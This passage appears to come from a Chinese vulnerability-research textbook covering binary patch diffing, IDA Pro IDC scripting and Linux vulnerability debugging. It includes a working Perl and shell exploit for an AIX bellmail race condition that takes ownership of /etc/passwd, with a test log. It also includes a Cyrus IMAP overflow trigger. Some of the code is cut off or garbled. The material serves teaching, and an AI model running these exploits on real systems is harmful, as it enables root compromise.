


图 8.3 v1.asm 和 v2.asm 的比较结果

8.2.3.3 补丁比较实战

以上演示中 diffnew.pl 对比的是自己的简单程序，那么实际使用中的效果如何呢？虽然 diffnew.pl 运行起来比较慢，但用它来分析一百来千字节大小的文件还是没有问题的。接下来以实际的 AIX5.1 上 bellmail 竞争条件漏洞进行二进制补丁比较分析，找出该漏洞的位置。这个漏洞的具体信息如下：

- 漏洞描述：/usr/bin/bellmail 存在竞争条件漏洞，可以使本地用户提升权限。
- BUGTRAQ ID：8805。
- 参考地址：<http://www.securityfocus.com/bid/8805>。
- 受影响的平台：AIX 5.1。

由于是条件竞争漏洞，而常见的此类漏洞都是文件操作型条件竞争漏洞，于是首先需要关注 fchown、chown 函数调用情况。找到 bellmail 的原始文件和补丁文件，复制到 Windows 平台上用 IDA Pro 反汇编得到反汇编文件，接下来就可以使用 diffnew.pl + Gvim 来对比了。diffnew.pl 运行约 3 分钟得到了对比结果，对比结果约 14 页。由于只需关注 fchown、chown 调用，因此分析起来很容易。从如图 8.4 所示，可以发现左边的有问题的版本多了一个函数 bell_chown，而且该函数内部调用了 chown 函数。




图 8.4 bellmail 补丁多了一个 bell_chown 函数

通过查找可以看到有漏洞版本中 bell_chown 函数被调用情况，如图 8.5 所示。




图 8.5 bellmail 调用 bell_chown 的情况

回到 IDA Pro 中对 bell_chown 调用的上下文进行分析，就能很快知道该漏洞的机理。bellmail 命令查收用户的邮件，当用户执行保存操作时就把邮件写到用户 HOME 下的目录下的 mbox 文件中，bellmail 命令会检查用户 HOME 目录下是否有 mbox 文件，如果没有就创

建该文件,但由于 bellmail 运行时权限为 root,所以创建的 mbox 文件需要修改文件属主为普通用户。在创建文件后再 chown 文件属主到普通用户间就存在可供竞争的时间缝隙。普通用户如果能成功在此时间缝隙中删除 mbox 文件,并建立一个同名的符号连接文件,连接到 /etc/passwd 等重要文件就能成功地将该文件所有者修改为当前用户,从而获得修改系统重要配置文件的权限,最终将能获得 root 权限。

根据分析结果编写出利用程序 x_aix5_bellmail.pl:

```
#!/usr/bin/perl
# FileName: x_aix5_bellmail.pl
# Exploit "Race condition vulnerability (BUGTRAQ ID: 8805)" of /usr/bin/bellmail
#      command on Aix5 to change any file owner to current user.
#
#Usage   : x_aix5_bellmail.pl aim_file
#      aim_file : then file wich you want to chown to you.
#   Note : Maybe you should run more than one to "Race condition".
#      The file named "x_bell.sh" can help you to use this exp.
#      You should type "w" "Enter" then "q" "Enter" key on keyboard
#      as fast as you can when bellmail prompt "?" appear.
#
# Author  : watercloud@xfocus.org
#   XFOCUS Team
#   http://www.xfocus.net   (CN)
#   http://www.xfocus.org   (EN)
#
# Date    : 2004-6-6
# Tested  : on Aix5.1, ML01
# Addition: IBM had offered a patch named "IY25661" for it.
# Announce: use as your owner risk!

$CMD="/usr/bin/bellmail";
$MBOX="$ENV[HOME]/mbox";
$TMPFILE="/tmp/xbellm.tmp";

$AIM_FILE = shift @ARGV ;
$FORK_NUM = 1000;

die "AIM FILE \"$AIM_FILE\" not exist.\n" if ! -e $AIM_FILE;

unlink $MBOX;
system "echo abc > $TMPFILE";
system "$CMD $ENV[LOGIN] < $TMPFILE";
unlink $TMPFILE;

$ret=`ls -l $AIM_FILE`;
```



```

if [ ! -e "$1" ];then
    echo "$1 not exist!"
    exit 1
fi
if [ ! -x "$X_BELL_PL" ];then
    echo "can not exec $X_BELL_PL"
    exit 1
fi

ret=`ls -l $AIM`
echo $ret; echo
fuser=`echo $ret |awk '{print $3}'`
while [ "$fuser" != "$LOGIN" ]
do
    $X_BELL_PL $AIM
    ret=`ls -l $AIM`
    echo $ret;echo
    fuser=`echo $ret |awk '{print $3}'`
done
echo $ret; echo
#EOF

```

以下是实际的测试过程（以井号开始的内容是笔者的注释）：

```

-bash-2.05b$ id
uid=201(cloud) gid=1(staff)           #当前为普通用户
-bash-2.05b$
-bash-2.05b$ oslevel
5.1.0.0
-bash-2.05b$ oslevel -r                #测试平台为 Aix5.1 ML01
5100-01
-bash-2.05b$ ls -l /usr/bin/bellmail
-r-sr-sr-x  1 root  mail          30208 Aug 09 2003 /usr/bin/bellmail
#可以看到 bellmail 是一个 suid 的特权程序
-bash-2.05b$ ls -l /etc/passwd
-rw-r--r--  1 root  security      570 Jun 03 22:59 /etc/passwd
#普通用户不能修改/etc/passwd 文件
-bash-2.05b$ cp /etc/passwd /tmp/      #对/etc/passwd 文件作一个备份
-bash-2.05b$ ./x_bellmail.sh /etc/passwd #运行利用程序，目标为/etc/passwd 文件
./x_bellmail.sh[11]: no: 0403-012 A test command parameter is not valid.
-rw-r--r--  1 root security 570 Jun 03 22:59 /etc/passwd

Before: -rw-r--r--  1 root  security      570 Jun 03 22:59 /etc/passwd
From cloud Sun Jun  6 08:49:30 2004
abc

```

```

? w                                     #使用 bellmail 的 w 命令执行写操作触发竞争条件安全漏洞
From cloud Sun Jun  6 08:25:20 2004
abc

? q                                     #退出 bellmail
-rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd
#文件属主没有改变, 第一次竞争失败了, 利用程序会自动再次运行 bellmail 以竞争直到成功
Before: -rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd
From cloud Sun Jun  6 08:49:35 2004
abc

? w
From cloud Sun Jun  6 08:25:20 2004
abc

? q
-rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd

Before: -rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd
From cloud Sun Jun  6 08:49:43 2004
abc

? w
From cloud Sun Jun  6 08:25:20 2004
abc

? q
-rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd

Before: -rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd
From cloud Sun Jun  6 08:49:56 2004
abc

? w
From cloud Sun Jun  6 08:25:20 2004
abc

? q
-rw-r--r-- 1 root security 570 Jun 03 22:59 /etc/passwd

..... #省略约 70 来次失败过程

```

环境不可不读的好文章:

1. 《Comparing binaries with graph isomorphisms》

URL: http://www.bindview.com/Support/RAZOR/Papers/2004/comparing_binaries.cfm

作者: BindView RAZOR Team

2. 《补丁二进制比较技术》

URL: http://www.xfocus.net/projects/Xcon/2004/Xcon2004_hume.pdf

作者: hume

图 8.7 摘自 hume 在 Xcon2004 上的《补丁二进制比较技术》议题, 清晰地显示了 MS04-11 漏洞补丁前后 LSASRV.DLL 文件的差异。




图 8.7 hume 的二进制补丁比较显示 LSASRV.DLL 的比较结果

8.2.4 基于 IDA Pro 的脚本挖掘技术

IDA Pro 除了具有极其强大反汇编和 UI 交互界面外, 还提供了 IDC 自动化脚本功能, 使得用户可以通过编写特定目的的自动化脚本对反汇编数据库内的内容进行处理。

8.2.4.1 IDC 语法

IDC 语言是一种非常简单的语言。语言的语法类似 C 语言。IDC 的变量与类型无关, 均使用 auto 关键字进行定义。变量使用前必须先定义, 所有的 C 和 C++ 关键字均被保留, 不能用做为变量名, 并且变量最好在函数的开始处定义。下面是一个变量定义示例:

```
auto var1;
```

给变量赋值和 C 语言一样直接使用等号。用户自定义函数语法如下:


```
static func(arg1, arg2, arg3)
{
    //函数体
}
```

加载 IDC 脚本时, IDA Pro 会自动从 main 函数开始运行。IDC 的结构化语句和 C 语言是一样的, if 的用法如下:

```
if (表达式) {
    //语句
}
```

if-else if -else 的用法如下:

```
if (表达式) {
    //语句
}
else if {
    //语句
}
else {
    //语句
}
```

for 循环的用法如下:

```
for ( expr1; expr2; expr3 ) {
    //语句
}
```

while 循环的用法如下:

```
while (表达式) {
    //语句
}
```

do-while 循环的用法如下:

```
do {
    //语句
}
while (表达式);
```

其他的一些用法也都和 C 语言类似:

- 跳出循环: break;
- 继续下一个循环: continue;
- 函数返回: return <表达式>; 如果直接写 return; 则相当于 return 0;
- 引用外部程序: #include <file.idc>

- 条件判断: `||` `&&` `==` `!=`
- 数值操作: `+` `-` `*` `/` 等
- 注释: `/* ... */` 和 `//`

IDC 内置了很多的函数和一些预定义的宏及特殊值, 自己编写 IDC 脚本时通常需要在文件开始处加上如下引用:

```
#include <idc.idc>
```


常用的内置函数有: `//`

- 类型转换: `long(exp)`, `char(exp)`, `float(exp)`。
- `BeginEA()` 获取程序起始地址。
- `Message()` 类似 C 语言的 `printf` 函数, 输出信息显示在 IDA Pro 窗口下面的信息栏中。
- `GetMnem()` 获取操作码。
- `GetOpnd()` 获取操作数。
- `GetOpType()` 获取操作数类型。
- `FindText()` 查找文本。
- `GetFunctionName()` 根据地址获得函数名。

上面只是列出一些常用的, 其他的可以参考 IDA Pro 自带的帮助文件。由于这些内置函数和 IDA Pro 的内部结构密切相关, 只有随着对 IDA Pro 的熟悉才能逐渐了解这些函数的用法。

为了方便编写 IDC 脚本, 本书配套资料提供了针对 Editplus 和 Gvim 的 IDC 语法文件 `idc.stx` 和 `idc.vim`, 位于第 8 章/8.2/IDC 目录下。配置好后可以提供脚本的关键字和内置函数的语法加亮。

8.2.4.2 运行 IDC 脚本

运行 IDC 脚本程序可以在反汇编完成后, 通过 IDA Pro 的 **File** → **IDC File** 菜单加载, 也可以通过工具栏上的  图标加载。IDC 脚本文件被加载后 IDA Pro 会自动调用里面的 `main` 函数。

8.2.4.3 简单漏洞挖掘脚本

无论是什么样的程序, 都是人思维的反应, 有一定的经验积累才能写出替人干活的程序。作为入门的例子, 本小节将用 IDC 实现一个不太严紧的逻辑来寻找可能的安全漏洞。

很多程序会在环境变量处理上出现缓冲区溢出, 最常见的情况是 `getenv()` 调用后很快就对返回结果进行 `strcpy/sprintf` 操作, 从而导致安全问题; 有经验的程序员在 `getenv()` 后通常会对返回结果使用 `strlen()` 判断长度, 只有长度小于缓冲区大小时才调用 `strcpy()/sprintf()`。根据这一经验, 可以编写 IDC 脚本对目标实施几步搜索:

- 如果找到 `getenv()` 调用后记录调用处的地址;
- 在 `getenv()` 调用的后面一段小范围内搜索 `strcpy()/sprintf()` 调用, 如果找到则记录调用处的地址;
- 在 `getenv()` 调用和 `strcpy()/sprintf()` 调用之间查找是否出现过 `strlen()` 调用, 如果没有

```

        [
            i = faddr2;
        ]

    ]
else
[
    faddr2=FindText(faddr1, 1, 0, 100, "sprintf");
    if(faddr2 !=BADADDR && faddr2 < end && faddr2 - faddr1 < N_LEN *4 )
    {
        faddr3=FindText(faddr1 - F_LEN *4 , 1, 0, 100, "strlen");
        tmp = faddr3 - faddr1;
        if(faddr3 == BADADDR || tmp > F_LEN * 4 )
        [
            i = faddr2;
        ]
    }
]

if( i == faddr2 ) //显示找到的信息并标识该位置
[
    Message("——0x%x : getenv sprintf/strcpy\n", faddr1);
    if(j<20)
        MarkPosition(faddr1, faddr1, 0, 100, j, "genv str..");
    malloc_num++;
    j=j+1;
]
if(i != faddr2)
    i=faddr1+4;
}
else
    break; //没有找到 getenv
}
Message("——END——\n");
}

```

这段程序中最为关键的 FindText 函数的定义如下:

```

long FindText (long ea, long flag, long y, long x, char str);
// y - number of text line at ea to start from (0..100)

```


- BUGTRAQ ID: 8986。
- 参考地址: <http://www.securityfocus.com/bid/8986>。
- 参考地址: http://www.nsfocus.net/index.php?act=advisory&do=view&adv_id=31。

如此简单的经验和如此简单的脚本都能发现安全漏洞,可见只要有更系统的经验就可以让脚本更好地完成漏洞发掘。

8.2.4.4 扩展知识

上面的 `getenv_bug.idc` 是一个非常粗糙的程序。IDA Pro 提供给 IDC 的内置函数可以深入到程序的流程和指令的分析,甚至可以直接模拟芯片指令对程序进行模拟计算。在利用 IDC 脚本发掘漏洞方面, Halvar Flake 在 2001 年 BlackHat 的一篇演讲开启了这扇大门。之后很多的基于 IDC 发掘漏洞的思想和工具都是建立在这一篇文档的基础上的。该文档可以在 BlackHat 网站找到或本书配套资料第 8 章/8.2/ `bh-win-01-halvar-flake.ppt` 文件。Halvar Flake 曾根据这一思路用 IDC 编写过一个静态分析工具 `bugscam`,可以在配套资料第 8 章/8.2 目录下获得,也可以在 <http://sourceforge.net/projects/bugscam> 这个地址得到。

作为一个扩展,可以在其思想基础上模拟部分常见数据操作指令来更好地获得危险函数调用的数据来源,从而能更精确地分析危险调用的上下文,可以给人更好的辅助。本书配套资料的第 8 章/8.2/IDC 目录下提供了这样的例子。程序 `square.idc` 完成了部分 HP-UX 操作系统运行的 PA 芯片数据操作指令的模拟, `tiger.idc` 在 `square.idc` 基础上完成了多种函数类型的分析,虽然不是每个人都有 PA 环境,但可以作为这一思想的参考。

IDA Pro 除了提供 IDC 脚本支持外还提供了更强大的插件编写能力,使用其 SDK 可以更加深入地加入到 IDA Pro 内部对目标进行操作。比如 IDA Pro 提供的 Windows 程序调试功能就是使用其插件来完成的。利用这一特性甚至可以进行动态调试,并在调试过程中进行污点跟踪。这样 IDA Pro 就可以同时作为静态分析和动态跟踪的平台。

8.2.5 其他技术

本节介绍漏洞自动发掘一些当前热门的技术,但还有一些并没有包括进来,如利用数据流的代码跟踪漏洞发掘技术。这些技术可以参考历届焦点峰会的演讲资料中的相关部分,浏览地址为:

<http://www.xfocus.net/projects/Xcon/>

8.3 Linux 平台漏洞分析调试

本节主要介绍 Linux 平台的漏洞调试技巧。主要介绍如何迅速定位漏洞在代码中的具体位置,如何迅速重现漏洞,以及如何把利用程序调试可用。

8.3.1 Cyrus IMAP Server IMAPMAGICPLUS 预验证远程缓冲区溢出漏洞分析

Stefan Esser 发现了 Cyrus IMAP Server 的四个漏洞,其中 IMAPMAGICPLUS 预验证远程缓冲区溢出漏洞最危险,也最容易利用。本小节主要介绍对此漏洞的分析。

8.3.1.1 定位漏洞

通过比较 imapd.c 源文件的 Cyrus IMAP Server 2.2.8 和 2.2.9 版本，可以很快发现问题代码出现在 `imapd_canon_user` 函数：

```
if (config_getswitch(IMAPOPT_IMAPMAGICPLUS)) {
    /* make a working copy of the auth[z]id */
    memcpy(userbuf, user, ulen);
    userbuf[ulen] = '\0';
    user = userbuf;
```

`userbuf` 是 `imapd_canon_user` 函数的一个局部变量，大小是 `MAX_MAILBOX_NAME+1`，也就是 491。`user` 是 `imapd_canon_user` 函数带入的参数，并没有做长度检查，当 `IMAPOPT_IMAPMAGICPLUS` 选项打开的时候会执行 `memcpy` 操作，导致栈溢出，函数返回地址将被覆盖。对 Cyrus IMAP Server 2.2.9 版本的代码做了如下的修补：

```
if (config_getswitch(IMAPOPT_IMAPMAGICPLUS)) {
    /* make a working copy of the auth[z]id */
    if (ulen > MAX_MAILBOX_NAME) {
        sasl_seterror(conn, 0, "buffer overflow while canonicalizing");
        return SASL_BUFOVER;
    }
    memcpy(userbuf, user, ulen);
    userbuf[ulen] = '\0';
    user = userbuf;
```

可以看到这是一个非常典型的栈溢出漏洞。

8.3.1.2 触发漏洞

虽然很容易就找到问题代码，但重要的是找出触发该漏洞的方法。首先得安装一个存在此漏洞的 Cyrus IMAP Server，安装过程参见 Cyrus 的文档，本文不再详述。安装完以后在 `/etc/imapd.conf` 的最后加上如下行：

```
imapmagicplus: 1
```

这样就打开了 `IMAPMAGICPLUS` 选项，然后启动服务。`user` 变量就是用户输入的用户名，那么尝试用 python 脚本登陆 Cyrus IMAP Server：

```
[san@ /home/san/bugtrack]> python
Python 2.3.2 (#1, Nov 19 2003, 15:32:26)
[GCC 2.96 20000731 (Red Hat Linux 7.1 2.96-98)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import imaplib
>>> M = imaplib.IMAP4("192.168.7.100")
>>> M.login("A"*1024, "")
```

执行 login 之前, 在另一个终端可以看到有个 imapd 进程被 fork 出来, 用 gdb 调试器 attach 上这个进程:

```
[root@ /home/san/bugtrack]> ps aux|grep imapd
cyrus    27258  0.0  0.5 20796 1496 ?        S    16:39   0:00 imapd
[root@ /home/san/bugtrack]> gdb /usr/cyrus/bin/imapd 27258
GNU gdb Red Hat Linux (5.1-1)
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
/home/san/bugtrack/27258: No such file or directory.
Attaching to program: /usr/cyrus/bin/imapd, process 27258
Reading symbols from /usr/local/lib/libssl2.so.2...done.
Loaded symbols for /usr/local/lib/libssl2.so.2
Reading symbols from /lib/libssl.so.2...done.
Loaded symbols for /lib/libssl.so.2
Reading symbols from /lib/libcrypto.so.2...done.
Loaded symbols for /lib/libcrypto.so.2
Reading symbols from /lib/libresolv.so.2...done.
Loaded symbols for /lib/libresolv.so.2
Reading symbols from /lib/libdb-3.2.so...done.
Loaded symbols for /lib/libdb-3.2.so
Reading symbols from /lib/libcom_err.so.2...done.
Loaded symbols for /lib/libcom_err.so.2
Reading symbols from /lib/libnsl.so.1...done.
